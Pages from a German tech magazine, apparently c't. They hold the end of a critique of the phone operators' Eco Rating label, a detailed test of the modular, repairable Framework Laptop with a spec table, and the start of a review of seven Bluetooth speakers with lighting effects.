
Tatsächlich finden sich für uns schwer nachvollziehbare Ratings schon nach kurzer Suche: So attestiert das Eco Rating sowohl dem Fairphone 4 als auch dem Samsung Galaxy S21 85 von 100 möglichen Punkten in der Gesamtbewertung, obwohl das leicht reparierbare und modular aufgebaute Fairphone 4 in den Unter-

kategorien deutlich bessere Bewertungen erreicht. Irgendwas macht Samsung beim S21 also ganz vorbildlich, nur was wird anhand des Eco Ratings nicht recht ersichtlich. Im enger gefassten, weil rein auf Reparierbarkeit fokussierten, Scoring von iFixit erhält das Fairphone 10 von 10 Punkten und das Samsung S21 nur 4 von 10.

Eine Erklärung, wie solche Bewertungen zustande kommen können, findet sich im PDF zur Methodik des Eco Ratings: Für den Gesamtscore werden nicht ausschließlich die Bewertungen der fünf dargestellten Unterkategorien herangezogen, sondern auch andere der von den Herstellern eingereichten Angaben. Da ist Verwirrung programmiert.

Fairphone macht mit, aber übt Kritik

Fairphone selbst ist übrigens erst verspätet dem Eco Rating beigetreten. Zur Begründung erklärt Miquel Ballester Salvà, „Product Design Lead“ bei Fairphone, Fairphone trage eine hohe soziale Verantwortung und bemühe sich, die Arbeitsbedingungen in der Produktion zu verbessern und fairer gewonnene Materialien zu ver-



Warum Fairphone 4 und Samsung Galaxy S21 im Eco Rating die gleiche Gesamtpunktzahl erhalten und wie diese zu den Teilbewertungen passt, geht aus dem Rating nicht hervor.

wenden: „All das wird im Scoring System des Eco Ratings leider nicht berücksichtigt.“ Dennoch sei das Eco Rating ein wichtiger Schritt der Industrie in die richtige Richtung hin zu einem nachhaltigeren Ansatz. „Die Bewertungssysteme können niemals alle Nuancen abbilden und vereinfachen die Realität in der Industrie“, so Ballester Salvà. „Aber wir unterstützen die Idee, Nachhaltigkeit zu einem Faktor beim Smartphone-Kauf zu machen.“

Katrin Meyer überzeugt das nicht. Sie pocht auf „klar definierte Produktstandards“ statt auf Labels privater Unternehmen. Da das Rating eben nicht politisch vorgegeben ist, ist die Teilnahme daran freiwillig – anders als zum Beispiel die am französischen Reparaturindex. Die Folge: Während die Provider schon davon träumen, das Label weltweit zu etablieren, sind noch nicht mal alle in Deutschland vertretenen Smartphonehersteller an Bord. Apple, Google und Sony sind drei Beispiele prominenter Hersteller, die nicht am Eco Rating teilnehmen. Und auch ein Partner der ersten Stunde wie Samsung, der für das Eco Rating gar gemeinsame Sache mit der Deutschen Telekom machen will, und ein gemeinsames Smartphone mit Wechselakku angekündigt hat, hält es mit der Bewertung der eigenen Geräte nicht ganz so genau. So war das Falthandy Fold3 bei Redaktionsschluss mit einem Eco Rating versehen, für das Schwester-

modell Flip3 wurden wir auf den Seiten der Provider nicht fündig.

Um die Bewertungen für die Smartphones überhaupt finden zu können, mussten wir meist den Umweg über den Webshop eines Providers wählen. Auf den Websites der Hersteller wurden wir bei unseren Stichproben nicht fündig. Eine zentrale Übersicht aller Bewertungen gibt es nirgends im Netz, bis Redaktionsschluss auch nicht auf der Eco-Rating-Webseite. Bereits im vergangenen Jahr teilte uns der Telekom-Sprecher mit, dass das Konsortium zwar an einer zentralen Lösung arbeite, derzeit aber der Fokus darauf liege, das Eco Rating für alle Netzbetreiber weltweit zugänglich zu machen.

Fazit

Mit dem Eco Rating sind die Provider angetreten, ein einheitliches Label zu schaffen, das doch eher wirkt wie ein grünes Feigenblatt und zeigt, dass es ein EU-weites, von der Politik vorgegebenes, verbindliches Rating braucht. Denn das Eco Rating schafft vor allem eins nicht: Transparenz und Verbindlichkeit. Für manche Smartphones gibt es eine Bewertung, für andere nicht. Selbst die Teilnahme eines Herstellers am Rating hat nicht zwangsläufig zur Folge, dass auch alle Geräte des Herstellers mit einem Eco Rating versehen sind – oder die Ergebnisse einfach zu finden. Online listen die Provider das Eco

Rating eines Produkts meist, bei Stichproben in Ladengeschäften haben wir es nicht gefunden – genauso wenig wie auf den Seiten unabhängiger Händler.

Die Kriterien, die den jeweiligen Bewertungen zugrunde liegen, mögen sinnvoll gewählt sein, ihre Aufarbeitung und öffentliche Dokumentation ist es nicht. Dass zwei Smartphones den gleichen Score erhalten können, obwohl eines davon in den auf dem Label dargestellten Unterkategorien besser abschneidet, ist nicht nachvollziehbar.

Aus der Methodik geht aber auch hervor, dass das Eco Rating sehr weit gefasst ist und jede Menge sinnvolle Informationen über die Geräte sammelt. Viel fehlt nicht zu einem brauchbaren Rating, das eine wirkliche Hilfe bei der Kaufentscheidung wäre. Zum einen müsste das Rating die Informationen transparent aufbereiten und niederschwellig zugänglich machen, andererseits müsste es verpflichtend für alle Hersteller sein – und spätestens da ist die Politik gefragt. Tatsächlich arbeitet die EU-Kommission bereits an einem Reparierbarkeitsindex sowie an einem Energie-label für Smartphones (siehe c't 20/2021, S. 40). Die beiden Vorhaben umfassen zwar weniger Kriterien als das Eco Rating, wären aber für alle Hersteller verpflichtend, und die Bewertungen wären laut den aktuellen Entwürfen auch besser nachvollziehbar. (rbr@ct.de) 

Eco Rating: Das wird bewertet

Für das Eco Rating müssen die Hersteller über das zu bewertende Smartphone mehr als 100 Angaben in verschiedenen Kategorien machen. Abgefragt wird unter anderem:

- **Haltbarkeit:** Angaben zur Lebensdauer von Akku und Ladebuchse, Wasser- und Staubsichtigkeit, gegebenenfalls nach IP-Standard, Falltestergebnisse;
- **Reparierbarkeit und Wiederverwendbarkeit:** Angaben, wie lange das Gerät regelmäßig (mindestens quartalsweise) mit Updates versorgt wird, Zeitspanne, in der der Hersteller Ersatzteile vorrätig hält, Informationen über die notwendigen Arbeitsschritte für den Austausch unter anderem von Display, Akku, Rückabdeckung;



- **Recyclebarkeit:** Rücknahmeprogramme des Herstellers, Zerlegbarkeit des Smartphones;
- **Verwendung gefährlicher Materialien:** Maßnahmen zur Überwachung des Einsatzes gefährlicher Materialien während der Produktion;
- **Verwendung recycelter Materialien:** im Gerät selbst und in der Verpackung;
- **Verpackung und beiliegendes Zubehör:** Eingesetztes Material, beiliegendes Zubehör und Volumen der Verpackung.

Anhand von Angaben in elf weiteren Kategorien trifft das Eco Rating Bewertungen über die Umweltauswirkungen während des gesamten Lebenszyklus eines Smartphones. Unter anderem müssen die Her-

steller folgende Angaben bereitstellen: Grundparameter zum Gerät (Name, Ausmaße, Speicherausstattung, Gewicht), zum Gehäusematerial und zum Display (Maße und Technik), Informationen über den Akku (Gewicht, Volt, mAh), integrierte Schaltkreise, das Mainboard (Größe, Kupfermenge) und Kameras (u. a. Anzahl der Sensoren und deren Größe). Des Weiteren erfasst das Rating Informationen zum Herstellungsprozess, darunter: Energieverbrauch während Herstellung und Transport, Gewicht und Materialien der Verpackung, verwendete rare oder konfliktbehaftete Rohstoffe wie Gold, Zinn, Silber, Tantal und Kobalt. Anhand der Akkulaufzeit wird auch eine Aussage über den Energieverbrauch während der Nutzung getroffen.



Die Welt verstehen,
wie sie morgen sein wird.



35 %
Rabatt



2 Ausgaben MIT Technology Review
als Heft oder digital inklusive Prämie nach Wahl:

mit-tr.de/testen



Modularmobil

Frameworks modularer und reparierbarer Laptop

Die Firma Framework verkauft alle Komponenten ihres „Laptop“ als Ersatzteile, um dem Notebook ein langes Leben zu ermöglichen. Im Test überzeugt das nachhaltig konzipierte Gerät – und die individuelle Konfigurierbarkeit umfasst nicht nur das Innenleben, sondern auch die Schnittstellen.

Von Florian Müssig

Notebooks wurden in den letzten Jahren immer flacher und leichter, doch das hat auch seinen Preis. Akkus, die man ohne Werkzeug wechseln kann, findet man bestenfalls noch bei teuren Business-Notebooks; kaputte Scharniere lassen sich lediglich in Kombination mit dem gesamten Deckel ersetzen. Und selbst das gilt nur, wenn man nach vier Jahren – was eigentlich kein Alter ist – überhaupt noch Ersatzteile bekommt: Die meisten Hersteller halten sie bloß so lange vorrätig, wie Garantieansprüche zu erfüllen sind [1]. Der freie Markt hilft ebenfalls nicht: Es gibt anders als bei Desktop-PCs schließlich keine standardisierten Komponenten, sondern gerätespezifisch individuelle Bauformen – egal

ob beim Akku, Mainboard oder Deckelscharnier.

Dieser wenig nachhaltigen Situation tritt der Neuling Framework entgegen: Wie beim Smartphone-Anbieter Fairphone gehört Reparierbarkeit ausdrücklich zum Konzept seines schlicht Laptop getauften Geräts dazu – weshalb alle Komponenten in sinnvoll heruntergebrochenen Baugruppen einzeln als Ersatzteile nachgekauft werden können. Der mangelnden Standardisierung tritt Framework mit einer eigenen Spezifikation entgegen: Die Abmessungen und Anschlüsse der Mainboards wurden so festgelegt, dass auch die Nachfolgeneration ins gleiche Gehäuse passt – damit bleibt auch alles andere kreuzkompatibel.

Wartungsfreundlich

Framework legt dem Laptop nicht nur einen passenden Schraubendreher mit in den Karton, sondern hat das Notebook-Gehäuse bastlerfreundlich entworfen. Der Rahmen um den Bildschirm wird ausschließlich von Magneten in Position gehalten; die ebensolche Fixierung von Ober- und Unterschale sichern zusätzlich fünf gut zugängliche Schrauben. Im Inneren sind alle Bauteile mit QR-Codes versehen, die einem – mit dem Smartphone fotografiert – den Weg in den Ersatzteil-Shop und zu Reparaturanleitungen genau jener Komponente weisen. Letztere erinnern stark an die bebilderten Teardowns, die iFixit regelmäßig von neuen Gadgets veröffentlicht.

Mit Versprechen für die Zukunft allein lässt sich allerdings kein Blumentopf gewinnen – erst einmal müssen Käufer in der Gegenwart überzeugt werden, das Notebook zu kaufen. Framework hat sich für sein Erstlingswerk für ein 13,5-Zoll-Gerät entschieden, also ein eher kompaktes Gerät zum Mitnehmen. Von Helligkeitssensor über Fingerabdruckleser bis zur beleuchteten Tastatur ist üblicher Premium-Notebook-Komfort an Bord. Das Tippgefühl gefällt; am Tastenlayout gibt es nur den wie so häufig in eine Zeile gequetschten Cursor-Block zu kritisieren.

Der Bildschirm überzeugt mit seinem 3:2-Format, ordentlichen Farben (sRGB-Farbraum) und fast 400 cd/m² Maximal-

helligkeit. Touch- oder Stiftbedienung ist nicht vorgesehen – aber leider auch keine matte Paneloberfläche. Die Spiegelungen sind erträglich, aber dennoch nicht toll. Immerhin: Dank des abnehmbaren Rahmens kommt man ohne Aufwand an das Panel heran, kann es ausbauen und selbst mit einer Mattierungsfolie überziehen. Selbst wenn was schiefgehen sollte: Das Panel allein ist für 180 US-Dollar (Europreise lagen bei Redaktionsschluss noch nicht vor) bei Framework gelistet; alles andere (Deckelaußenseite, Webcam, Scharniere ...) lässt sich weiterverwenden. Apropos Webcam: Framework sieht eine videokonferenztaugliche 1080p-Linse vor. Die Kamera und die integrierten Mikrofone lassen sich über getrennte Schieber abklemmen, wenn sie nicht benötigt werden.

Bauen oder bauen lassen


Auf den „Für Bastler gemacht“-Gedanken trifft man erstmals, wenn man den Laptop kaufen will, was nur im Hersteller-Webshop (<https://frame.work>) geht. Framework offeriert ihn sowohl in drei vorgegebenen Ausstattungsvarianten als auch in einer DIY-Edition – letztere entspricht dem blanken Barebone. RAM und SSD legt Framework dann je nach individuellem Kundenwunsch separat in den Karton – oder man kauft nur den Barebone und besorgt sich eine M.2-SSD und DDR4-SODIMMs woanders. Der hier getestete

Laptop entspricht der vorgegebenen Einstiegskonfiguration (ab 1150 Euro). Sie wird unsinnigerweise mit nur einem RAM-Modul bestückt und lässt deshalb Performance liegen, wenn es auf Speicherbandbreite ankommt.

Während eine Windows-Lizenz bei den drei fix vorgegebenen Ausstattungsvarianten immer dabei ist, kann man die DIY-Edition auch ohne eine solche bestellen. Linux-Nutzer sind explizit als Kunden erwünscht [2]; wie sich der Framework Laptop unter diesem Betriebssystem schlägt, werden wir in einer künftigen c't-Ausgabe näher beleuchten.

Wenn man bei der DIY-Edition eine Windows-Lizenz über Framework erwirbt, erhält man einen 25-stelligen Retail-Lizenzschlüssel zum Selbsteintippen. Bei den vorgegebenen Ausstattungsvarianten ist die Windows-OEM-Lizenz hingegen wie bei anderen Notebooks üblich ins BIOS eingepflegt. Dieser kleine, aber feine Unterschied hat Auswirkungen: Geht das Mainboard kaputt, muss – ebenfalls wie bei anderen Notebooks – der Hersteller-Support die OEM-Lizenz auf eine Ersatzplatine übertragen. Bei eigenständigen, frei aktivierbaren Retail-Keys ist das nicht notwendig; und nur dieser Lizenztyp lässt sich auch künftig weiternutzen, wenn man irgendwann einmal das Mainboard einer nachfolgenden Generation bei Framework als Upgrade kaufen will.

Der Bildschirm-rahmen ist nur mit Magneten befestigt, die Oberschale zusätzlich mit wenigen, gut erreichbaren Schrauben – und der Schraubendreher gehört zum Lieferumfang. Im Inneren weisen QR-Codes den Weg zu Reparaturanleitungen und Ersatzteilen.





Der Laptop hat vier identische Modulschächte, über die man sich genau die Schnittstellenausstattung erstellen kann, die man benötigt.

Ein WLAN-Modul ist bei beiden Varianten des Laptops immer eingebaut, und zwar Intels Wi-Fi-6E-tauglicher Funkadapter AX210. Die Möglichkeit, die DIY-Edition ohne Intel-Adapter zu bestellen, hat Framework eingestellt, weil die pfriemlichen Antennenkabel vielen Käufern Kummer machten. Framework verwendet allerdings reguläre PCIe-Kärtchen und keine CNVi-Module, die es ausschließlich von Intel gibt. Das eröffnet die Option, auch WLAN-Adapter anderer Hersteller wie Realtek einzubauen – viele andere Notebookhersteller blockieren „fremde“ WLAN-Module per BIOS-Sperre. Auf unserer 20-Meter-WLAN-Teststrecke schaffte der Laptop nur unterdurchschnittliche Transferraten; im Nahbereich war hingegen alles in Ordnung.

Mangelkompensation

In Nordamerika wird der Framework Laptop seit dem Sommer 2021 verkauft. Die Hardware der seit Mitte Dezember bestellbaren EU-Modelle, die ab Februar ausgeliefert werden sollen, unterscheidet sich leicht von bisherigen US-Geräten. Wegen Chipmangels konnte sich Framework keine weiteren Lieferungen des ursprünglichen Realtek-Soundchips sichern, weshalb jetzt einer von Tempo/IDT aufgelötet wird.

Von einem weiteren Baustein hat sich Framework ganz verabschiedet: Nur alte Mainboard-Revisionen enthalten einen Beschleunigungssensor. Der war ursprünglich mal für die Erkennung gedacht, ob das Notebook auf Schreibtisch oder Schoß steht. Damit verbundene unter-

schiedliche Energieregime, um die Unterseite in letzterem Szenario kühler zu halten, hat Framework aber nie umgesetzt. Stattdessen gibt es immer eine hohe CPU-Performance; der Core i5 im Testgerät lässt dank gutem Kühlsystem die meisten Core i7 in anderen Notebooks hinter sich (nicht aber AMDs Ryzen mit sechs oder acht Kernen). Im Gegenzug bekommt man unter Volllast aber laute 2,6 Sone auf die Ohren. Bei geringer Rechenlast bleibt der Lüfter lautlos. Die Drehzahl passt sich zügig der jeweiligen Lastsituation an, ohne dabei übernervös herumzuheulen.

Der Beschleunigungssensor kann übrigens selbst bei älteren Geräten nicht mehr genutzt werden, weil neuere BIOS-



Frameworks USB-C-Netzteil ist ein kompakter GaN-Klotz mit weniger als sechs Zentimetern Kantenlänge und abnehmbaren Kabeln auf beiden Seiten.

Revisionen ihn abklemmen. Die zum Testzeitpunkt aktuelle Firmware 3.07, die Mitte Dezember erschienen ist, will man aber haben, denn sie rüstet eine frei konfigurierbare Ladestandsbegrenzung nach. Lässt man den Ladevorgang darüber automatisch bei (praxiserprobten und sinnvollen) 80 Prozent Füllstand beenden, verliert man zwar 20 Prozent Laufzeit, doch der Akku altert viel langsamer. Die Einstellung ist direkt im BIOS-Setup und damit unabhängig vom gewählten Betriebssystem möglich. Bei vollständig geladenem Akku haben wir sowohl unter Windows 10 als auch unter Windows 11 Laufzeiten von über 12 Stunden gemessen – kein Spitzenwert, aber alltagstauglich. Gleiches gilt für das Gewicht (1,3 kg).

Alleinstellungsmerkmal

Das Gehäuse ist nicht nur wegen der Reparierbarkeit etwas dicker als bei anderen aktuellen 13-Zöllern dieser Preisklasse, sondern auch wegen eines weiteren Alleinstellungsmerkmals: Bis auf den analogen Audioausgang gibt es keine fix vorgesehenen Schnittstellen. Stattdessen gibt es vier identische Schächte (zwei pro Seite), die man willkürlich mit Erweiterungsmodulen bestücken kann. Richtung Notebook ist USB-C der einheitliche, standardisierte Verbinder.

Framework nutzt dessen Vielseitigkeit geschickt aus: USB-C- und USB-A-Module führen die USB-Leitungen an die Gehäuseseiten, während HDMI- und DisplayPort-Module auf dem DP-Alt-Modus aufbauen – dann kommen Videosignale aus der Buchse. Alle Module sind nichts weiter als USB-C-Adapter, die bündig mit dem Rumpf abschließen und dadurch dauerhaft verbunden bleiben können. Manchmal braucht es eben Newcomer, die einen technischen Standard dermaßen clever umsetzen, dass man sich fragt, warum noch niemand sonst darauf gekommen ist.

Außer den genannten Buchsen gibt es optional einen MicroSD-Kartenleser sowie Speichererweiterungen. Ersterer bremsst flotte Kärtchen leider aus; letztere sind hingegen rasant: Beim 1-TByte-Modul haben wir knapp 800 MByte/s gemessen – nahe am Maximum von 10-Gbit/s-USB. Dank USB-C-Verbindung kann man die Speichererweiterungen als USB-Stick an beliebigen anderen PCs verwenden. Durch die flexibel einsetzbaren Module lassen sich Schnittstellenkombinationen erzeugen, die man an keinem anderen

Notebook findet – etwa zweimal HDMI oder zwei MicroSD-Kartenleser.

Zertifikatsfrage

Obwohl die Erweiterungsmodule nur USB-C-Fähigkeiten nutzen und Framework mit keiner weiteren Fähigkeit wirbt, lassen sich auch Thunderbolt-Docks oder ebensolche eGPUs anschließen – und zwar an allen vier Ports. Technisch gesehen ist nämlich alles an Bord, was für Thunderbolt notwendig ist. Auf Rückfrage bestätigten Framework und Intel, dass der Laptop weiterhin im zugehörigen Zertifizierungsprozess feststeckt – ohne offizielles Thunderbolt-Zertifikat darf aber nicht mit dieser Eigenschaft geworben werden.

Framework hat die physische Modulspezifikation offengelegt, was für weiteren Nachschub sorgen soll: Laut Framework hat ein Drittanbieter ein LTE-Modul in Arbeit; Bastler entwickeln wiederum Module mit GPIO-Pins und Ähnlichem. Framework selbst hat für die nahe Zukunft ein Ethernet-Modul angekündigt, weil die Schnittstelle häufig nachgefragt wurde. Anders als bisherige Module wird dieses wegen der RJ-45-Buchse Übergröße haben – was an längst vergangene Zeiten mit PCMCIA-WLAN-Adaptoren oder eSATA-ExpressCards erinnert, die ebenfalls überstanden.

Die persönliche Auswahl an Schnittstellen lässt sich im Bestellprozess festlegen, wobei man auch mehr als vier Steckmodule ordern kann. Künftig soll auch späteres Nachkaufen möglich sein, falls sich der Bedarf ändert. Während bei den vorgegebenen Ausstattungsvarianten vier USB-C-Module als (abänderbarer) Standard beiliegen, muss man bei der DIY-Edition explizit welche dazupacken.

Gleiches gilt dort aus Gründen der Nachhaltigkeit für das USB-C-Netzteil, für dessen Anschluss man sinnvollerweise mindestens ein USB-C-Modul mitkaufen sollte – wenngleich man ein USB-C-Kabel auch in die innenliegende USB-C-Buchse eines leeren Schachts pfriemeln könnte. Frameworks 60-Watt-Netzteil verhindert mit auf beiden Seiten abnehmbaren Kabeln (ein Meter Schuko auf Kleeblatt, zwei Meter USB-C gerade auf USB-C gewinkelt), dass Unglücke mit kauenden Haustieren oder klemmenden Türen den kompakten GaN-Wandler in einen Elektroschrott-Kollateralschaden verwandeln.

Fazit

Frameworks Laptop überzeugt aus dem Stand: Reparierbarkeit wird großgeschrieben

ben und Bastler sind eingeladen, dies zu tun – wodurch sich auch die spiegelnde Bildschirmoberfläche als größtes Manko nachträglich beheben lässt. Sollten sich die Ersatzteilversprechen künftig unerwarteterweise in Luft auflösen, steht man als Käufer dennoch kaum schlechter da, als wenn man ein Notebook eines etablierten Herstellers kauft. Man hat dann wie bei in geringeren Stückzahlen gefertigten Geräten üblich lediglich etwas mehr Geld ausgeben.

Im Gegenzug bekommt man einen Bildschirm im seltenen 3:2-Format mit viel Bildhöhe und die Möglichkeit, sein Wunschgerät individuell zusammenzu-

stellen; Linux-Freunde müssen keine Windows-Lizenz mitkaufen. Und dass man nicht mit den fixen Schnittstellen leben muss, die irgendjemand anders bei der Notebookentwicklung unabdingbar festgelegt hat, gibt es sonst nirgends.

(mue@ct.de) **ct**

Literatur

- [1] Florian Müssig, Mobile Lebensverlängerung, Wie lange Notebookhersteller Ersatzteile vorhalten und wann sich eine Reparatur lohnt, c't 3/2022, S. 88
- [2] Florian Müssig, „Wir tun alles für das ‚Right to Repair‘, was wir können.“, Interview mit Framework-Gründer Nirav Patel über seinen nachhaltigen Laptop, c't 25/2021, S. 134

Framework Laptop: Daten und Testergebnisse

getestete Konfiguration	individuell
Lieferumfang	Windows 10 Home 64 Bit, Netzteil
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)	
VGA / DVI / HDMI / DisplayPort / Kamera (Hello)	– / – / R ¹ / – ¹ / ✓ (–)
USB 2.0 / USB 3.0 / USB 3.1 / LAN	– / – / 2 × L (1 × Typ C) ¹ / –
Kartenleser / Strom / Docking-Anschluss	R (MicroSD) ¹ / – / –
USB-C: Thunderbolt / USB 3.0 / USB 3.1 / DisplayPort / Laden	✓ ¹ / ✓ / ✓ / ✓ / ✓
Ausstattung	
Display	BOE NE135FBM-N41: 13,5 Zoll / 34,3 cm, 2254 × 1504, 3:2, 201 dpi, 60 Hz, 8 ... 391 cd/m ² , spiegelnd
Prozessor	Intel Core i5-1135G7 (4 Kerne mit SMT), 2,4 GHz (Turbo bis 4,2 GHz), 4 × 1280 KByte L2-, 8 MByte L3-Cache
Hauptspeicher	8 GByte DDR4-3200
Grafikchip (Speicher)	int.: Intel Iris Xe (vom Hauptspeicher)
Sound	HDA: IDT 92HD95
LAN / WLAN	– / PCIe: Intel AX210 (Wi-Fi 6E, 2 Streams)
Mobilfunk / Bluetooth (Stack)	– / USB: Intel (Microsoft)
Touchpad (Gesten) / TPM / Fingerabdruckleser	I2C: HID (max. 4 Finger) / TPM 2.0 / USB: Goodix
Massenspeicher / optisches Laufwerk	SSD: WDC SN730 (256 GByte) / –
Stromversorgung, Maße, Gewicht	
Akku (Ladestopp < 100% einstellbar)	55 Wh Lithium-Ionen (✓)
Netzteil	60 W, 310 g, 5,8 cm × 5,8 cm × 2,7 cm, Kleeblattstecker
Gewicht / Größe / Dicke mit Füßen	1,31 kg / 29,7 cm × 22,9 cm / 1,7 ... 1,9 cm
Tastaturhöhe / Tastenraster	1,2 cm / 19 mm × 19 mm
Leistungsaufnahme	
Suspend / ausgeschaltet	1,4 W / 0,7 W
ohne Last: Display aus / 100 cd/m ² / max	7,2 W / 8,6 W / 10,8 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	55 W / 16 W / 37 W
max. Leistungsaufnahme / Netzteil-Powerfactor	61 W / 0,56
Laufzeit, Geräusch, Benchmarks	
Laufzeit Idle (100 cd/m ²) / Video (200 cd/m ²) / 3D (max)	12,3 h / 6,9 h / 2 h
Ladestand / Laufzeit nach 1h Laden	77 % / 9,4 h
Geräusch ohne / mit Rechenlast	< 0,1 sone / 2,6 sone
Massenspeicher lesen / schreiben	1911 / 1218 MByte/s
IOPS (4K) lesen / schreiben	108.288 / 84.224
Leserate SD-Karte	77 MByte/s
WLAN 5 GHz / 2,4 GHz (20m) / MU-MIMO-fähig	96 / 76 Mbit/s / ✓
Qualität Audioausgang / Dynamikumfang	⊕ / 95,7 dBA
Cinebench R23 Rendering (1T / nT)	1362 / 5548
3DMark: Wild Life / Night Raid / Fire Strike / Time Spy	6868 / 10841 / 2459 / 1134
Preis und Garantie	
Straßenpreis Testkonfiguration	1170 €
Garantie	2 Jahre
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k.A. keine Angabe ¹ siehe Text	



C'est chic, technique

7 Bluetooth-Lautsprecher mit Lichtspiel im Test

Klar, die fetten Boxen im Wohnzimmer müssen vor allem knallen. Doch im Schlafzimmer, am Esstisch oder auf der Küchentheke soll der Lautsprecher eher eine gute Figur machen als perfekt klingen. Sieben exotische Lautsprecher mit Leuchtkraft durften sich präsentieren, mussten aber auch zeigen, was sie neben dem schönen Schein auf dem Kasten haben.

Von Sven Hansen

Die Hamsterbox ist out. Einen kompakten Bluetooth-Speaker, der den mauen Sound vom Smartphone ordentlich aufpeppt, bekommt man heute schon für unter 30 Euro. Digitale Verstärkertechnik und durch Simulation optimierte Treiber erlauben es, guten Klang auch in außergewöhnlichen Gehäuseformen unterzubringen.

Dadurch schlägt die Stunde der Designer. Einige nutzen die Freiheit, um Lautsprecher auf einer weiteren Sinnesebene erlebbar zu machen. Mit zusätzlichen Lichtelementen möchten sie die Klangerfahrung emotional aufladen. Moderne LED-Technik ermöglicht es, unterschiedliche Effekte vom Retro-Kerzenschein bis

zu kunterbunten Disco-Animationen in den kompakten Geräten unterzubringen.

Im Test sind sieben Bluetooth-Lautsprecher, die tollen Klang mit schicken Lichteffekten kombinieren und einen er-

weiterten Musikgenuss versprechen. Drei von ihnen stammen von gestandenen HiFi-Marken: Harman, JBL und Sony kennen sich zu-

mindest mit Lautsprechern aus, die gut klingen. Harman knüpft mit dem Aura Studio 3 an eine lange Tradition von Lautsprechertechnik unter dem Plexiglasdom an, die 2000 mit den 2.1-Soundsticks mit Dome-Subwoofer ihren Anfang nahm.

Die Harman-Tochter JBL zählt mit dem LED-gespickten Pulse-Speaker als

Frisch aus
c't Nerdistan

Wegbereiter in Sachen Licht & Sound, der aktuelle Pulse 4 ist im Test. Die fünfte Generation ist angekündigt, aber erst ab Sommer verfügbar. Sony setzt mit dem schlichten LSPX-S3 eher auf vornehme Zurückhaltung. Dem mit 350 Euro Verkaufspreis teuersten Kandidaten sieht man auf den ersten Blick nicht an, was in ihm steckt.

